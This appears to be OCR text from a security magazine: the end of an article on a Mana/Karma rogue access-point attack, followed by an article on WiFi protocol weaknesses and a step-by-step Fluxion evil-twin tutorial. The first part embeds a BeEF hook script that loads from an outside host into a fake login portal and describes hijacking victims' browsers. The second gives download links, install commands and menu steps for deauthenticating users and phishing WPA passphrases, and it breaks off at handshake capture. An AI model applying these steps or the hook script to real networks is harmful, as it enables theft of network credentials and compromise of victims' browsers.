
When editing the page, we inserted the following script:

```
<script src="https://10.0.0.1:3000/hook.js">
```


Note that in the page of our fake authentication portal (index.html) our payload is embedded in the code.



With the BeeF console open, just wait for the hooked connections of the victims, as shown in the figure below, we see an IP that was compromised. By getting your session, we have several attack features that we can exploit with the victims, as we said at the beginning.



With the gain of the session on the victim, we will only run a module to demonstrate the "*Fake Notification Bar (IE)*" executing a popup in the victim's browser with a message "You are HACKED, BR HUEHUE".



Victim's browser:

Remembering that this is just a demonstration module, just analyze your goal with the victim machine and shape the attack according to your need.

CONCLUSION

With the enhancement of the Karma attack, Mana allows the victim to connect to our network (if his WiFi is toggled on) and causes the victim to connect automatically. Because we are the gateway of the victim, the difficulties of attack on it decrease and since we are "a layer" above it we can execute any type of attack, just use your "creativity" to execute them according to your need to explore it.

This vulnerability can still be exploited on Android devices in the latest versions (as Marshmallow) and some of iOS. However, it is not just limited to exploiting smartphones, likewise, it can attack any operation system (such as Windows 10 and others).

One of the ways to remedy the attack is in the configuration of your device, not leaving configured the option to automatically connect to the wireless network. This prevents the device from *Probe Request frames* in wireless networks, inhibiting this attack from being exploited.

WiFi Hacking

Pprasoon Nigam

ABOUT THE AUTHOR

Pprasoon Nigam

Pprasoon Nigam has been working as a Security Consultant from past few years in many large organizations and is also involved in VAPT for Web applications, Mobile applications and Networks. He has been rewarded as an “Ethical Hacker” and also working on countermeasures on hacking from last few years to make people aware of hacking.

WIFI hacking, it's always been a hot topic for hackers (security testers) and techie guys. So let's start gaining a little knowledge about it.

What is WI-FI?

Wi-Fi or WiFi is a technology for wireless local area networking with devices based on the IEEE 802.11 standards. 802.11 is the "radio frequency" needed to transmit Wi-Fi, it was defined by Vic Hayes who created the IEEE 802.11 committee. Wi-Fi is a trademark of the Wi-Fi Alliance, which restricts the use of the term Wi-Fi Certified to products that successfully complete interoperability certification testing.

Devices that can use Wi-Fi technology include personal computers, video-game consoles, smart phones, digital cameras, tablet computers, digital audio players and modern printers. Wi-Fi compatible devices can connect to the Internet via a WLAN network and a wireless access point.

What is WIFI-Hacking ?

Cracking of wireless networks is the defeating of security devices in wireless local-area networks. Wireless local-area networks (WLANs), also called Wi-Fi networks, are inherently vulnerable to security lapses that wired networks are exempt from.

Cracking is a kind of information network attack that is akin to a direct intrusion. There are two basic types of vulnerabilities associated with WLANs: those caused by poor configuration and those caused by weak encryption.

Detailed Wireless Security Protocols: WEP, WPA, and WPA2

Wireless security protocols were developed to protect home wireless networks.

These wireless security protocols include:

- WEP
- WPA
- WPA2

each with their own strengths and weaknesses.

Wired Equivalent Privacy (WEP):

This is the original encryption protocol developed for wireless networks. As its name implies, WEP was designed to provide the same level of security as wired networks. However, WEP has many well-known security flaws, is difficult to configure, and is easily broken.

Wi-Fi Protected Access (WPA):

It was introduced as an interim security enhancement over WEP while the 802.11i wireless security standard was being developed. Most current WPA implementations use a preshared key (PSK), commonly referred to as WPA Personal, and the Temporal Key Integrity Protocol (TKIP, pronounced tee-kip) for encryption. WPA Enterprise uses an authentication server to generate keys or certificates.

Wi-Fi Protected Access version 2 (WPA2):

This protocol is based on the 802.11i wireless security standard, which was finalized in 2004. The most significant enhancement to WPA2 over WPA is the use of the Advanced Encryption Standard (AES) for encryption. The security provided by AES is sufficient (and approved) for use by the U.S. government to encrypt information classified as top secret — it's probably good enough to protect your secrets as well!

About 802.11i

802.11i is a standard for wireless local area networks (WLANs) that provides improved encryption for networks that use the popular 802.11a, 802.11b (which includes Wi-Fi) and 802.11g standards. The 802.11i standard requires new encryption key protocols, known as Temporal Key Integrity Protocol (TKIP) and Advanced Encryption Standard (AES). The 802.11i standard was officially ratified by the IEEE in June of 2004, and thereby became part of the 802.11 family of wireless network specifications.

Security Modes of Routers		
Security	**Rank**	**Number of Characters**
WEP (Wired Equivalent Protocol)	Basic	40/64-bit (10 characters) 128-bit (26 characters)
WPA Personal (Wi-Fi Protected Access Personal)	Strong	8-63 characters
WPA2 Personal (Wi-Fi Protected Access 2 Personal)	Strongest	8-63 characters
WPA2/WPA Mixed Mode	WPA2: Strongest WPA: Strong	8-63 characters

Security Issues:

- Weak password
- WPA packet spoofing and decryption
- WPS PIN recovery

- MS-CHAPv2
- Hole196

Detailed Security Issues

- Weak password

Pre-shared key WPA and WPA2 remain vulnerable to password cracking attacks if users rely on a weak password or passphrase. To protect against a brute force attack, a truly random passphrase of 20 characters (selected from the set of 95 permitted characters) is probably sufficient.

Brute forcing of simple passwords can be attempted using the Aircrack Suite starting from the four-way authentication handshake exchanged during association or periodic re-authentication. To further protect against intrusion, the network's SSID should not match any entry in the top 1,000 SSIDs as downloadable rainbow tables have been pre-generated for them and a multitude of common passwords.

- WPA packet spoofing and decryption

The most recent and practical attack against WPA is by Mathy Vanhoef and Frank Piessens, who significantly improved upon the WPA-TKIP attacks of Erik Tews and Martin Beck.They demonstrated how to inject an arbitrary amount of packets, with each packet containing at most 112 bytes of payload. This was demonstrated by implementing a port scanner, which can be executed against any client using WPA-TKIP. Additionally they showed how to decrypt arbitrary packets sent to a client. They mentioned this can be used to hijack a TCP connection, allowing an attacker to inject malicious JavaScript when the victim visits a website. In contrast, the Beck-Tews attack could only decrypt short packets with mostly known content, such as ARP messages, and only allowed injection of 3 to 7 packets of at most 28 bytes. The Beck-Tews attack also requires Quality of Service (as defined in 802.11e) to be enabled, while the Vanhoef-Piessens attack does not. Both attacks do not lead to recovery of the shared session key between the client and Access Point. The authors say using a short rekeying interval can prevent some attacks but not all, and strongly recommend switching from TKIP to AES-based CCMP.

The vulnerabilities of TKIP are significant in that WPA-TKIP had been held to be an extremely safe combination; indeed, WPA-TKIP is still a configuration option upon a wide variety of wireless routing devices provided by many hardware vendors. A survey in 2013 showed that 71% still allow usage of WPA, and 19% exclusively support WPA.

- WPS PIN recovery

A more serious security flaw was revealed in December 2011 by Stefan Viehbock that affects wireless routers with the Wi-Fi Protected Setup (WPS) feature, regardless of which encryption method they use. Most recent models have this feature and enable it by default. Many consumer Wi-Fi device manufacturers had taken steps to eliminate the

potential of weak passphrase choices by promoting alternative methods of automatically generating and distributing strong keys when users add a new wireless adapter or appliance to a network. These methods include pushing buttons on the devices or entering an 8-digit PIN.

The Wi-Fi Alliance standardized these methods as Wi-Fi Protected Setup; however, the PIN feature, as widely implemented, introduced a major new security flaw. The flaw allows a remote attacker to recover the WPS PIN and, with it, the router's WPA/WPA2 password in a few hours. Users have been urged to turn off the WPS feature, although this may not be possible on some router models. Also note that the PIN is written on a label on most Wi-Fi routers with WPS, and cannot be changed if compromised.

- MS-CHAPv2

Several weaknesses have been found in MS-CHAPv2, some of which severely reduce the complexity of brute-force attacks, making them feasible with modern hardware. In 2012, the complexity of breaking MS-CHAPv2 was reduced to that of breaking a single DES key, work by Moxie Marlinspike and Marsh Ray. Moxie advised: "Enterprises who are depending on the mutual authentication properties of MS-CHAPv2 for connection to their WPA2 Radius servers should immediately start migrating to something else.

- Hole196

Hole196 is a vulnerability in the WPA2 protocol that abuses the shared Group Temporal Key (GTK). It can be used to conduct man-in-the-middle and denial-of-service attacks. However, it assumes that the attacker is already authenticated against Access Point and thus in possession of the GTK.

LET'S GET OUR HANDS/SYSTEM WORKING

WIFI H@ck!ng with "Fluxion"

This article will be introducing a new method or cracking technique or script known as **"Fluxion"**.

Tools Needed for H@ck!ng

- OS: Kali Linux
- Smart phone: Android/IOS
- Tool/Script Fluxion
- Most Important: Patience and Practice

What is Fluxion?

Fluxion is nothing but an advance script to crack Wifi passphrase. It's based on another script called "linset"(actually it's not much different from linset, think of it as an improvement, with some bug fixes and additional options), using something like a man in the middle attack/evil twin attack to get WPA password instead of going the brute-force/dictionary route.

How it works

- Scan the networks.
- Capture handshake (can't be used without a valid handshake, it's necessary to verify the password)
- Use WEB Interface
- Launches a FakeAP instance imitating the original access point
- A DHCP server is launched in FakeAP network
- Spawns a MDK3 process, which de-authenticates all users connected to the target network, so they can be made to connect to the FakeAP and enter the WPA password.

- A fake DNS server is launched in order to capture all DNS requests and redirect them to the host running the script
- A captive portal is launched in order to serve a page, which prompts the user to enter their WPA password
- Each submitted password is verified against the handshake captured earlier
- The attack will automatically terminate once correct password is submitted

Installation of Fluxion.

As we know that Kali Linux doesn't have this tool pre-installed, installation is the first process.

Link to download Fluxion :
https://github.com/wi-fi-analyzer/fluxion

https://github.com/Hacker-Inside007/fluxion

(or search as per your compatibility)

Steps for Installation

1. Create a folder "*fluxion*" and save the fluxion script (Downloaded from the above given links)
2. Navigate to the folder:
    2.1. Command : **`cd fluxion`** (or the name you have given the folder)

Run the script:

Figure 1:"/fluxion" command entered in terminal

3. Command : **`./fluxion or sudo ./fluxion`**

4. By any chance you are getting a permission error, change the permission

    4.1. Command : **`chmod 755 fluxion`** (then try running the script again)

5. If you get any dependencies errors or warnings, try running the installer script

    5.1. Command : **`./installer.sh`** or **`sudo ./installer .sh`**




Figure 2: "installer.sh" install all the dependencies and scripts into your OS KALI

6. When everything is installed absolutely fine then open fluxion

    6.1. Command : **`./fluxion`** or **`sudo ./fluxion`**




Figure 3 : Main Page of Fluxion script

Now H@cK!nG Begins

Steps for hacking Wi-Fi password or passphrase.

Step 1: As the main page welcomes you, it will ask to select language "English" (Please select language as per your compatibility).

Step 2: Select your interface (will be option "1"), as soon as you select your interface the scanning process starts (Terminal will open and close after 10 seconds) and it will show WIFI list.




Figure 4: Selecting interface to start monitoring WIFI signals with BSSID and ESSID

WiFi Hacking

Step 3: Choose the WIFI(#> ID(any wifi ID from the list)).




Figure 5: WIFI list with their BSSID (MAC) and ESSID

Step 4: Choose option "1" (FakeAP – Hostapd).




Figure 6: Selecting option 1 "FakeAP"

Step 5: Now we will capture the handshake, so press "Enter".




Figure 7: Press "Enter" to start WPA Handshake

Step 6: Select option "1" (aircrack-ng) to capture the handshake (till you get "WPA handshake").




Figure 8: Select option "1" (aircrack-ng) for checking the handshake

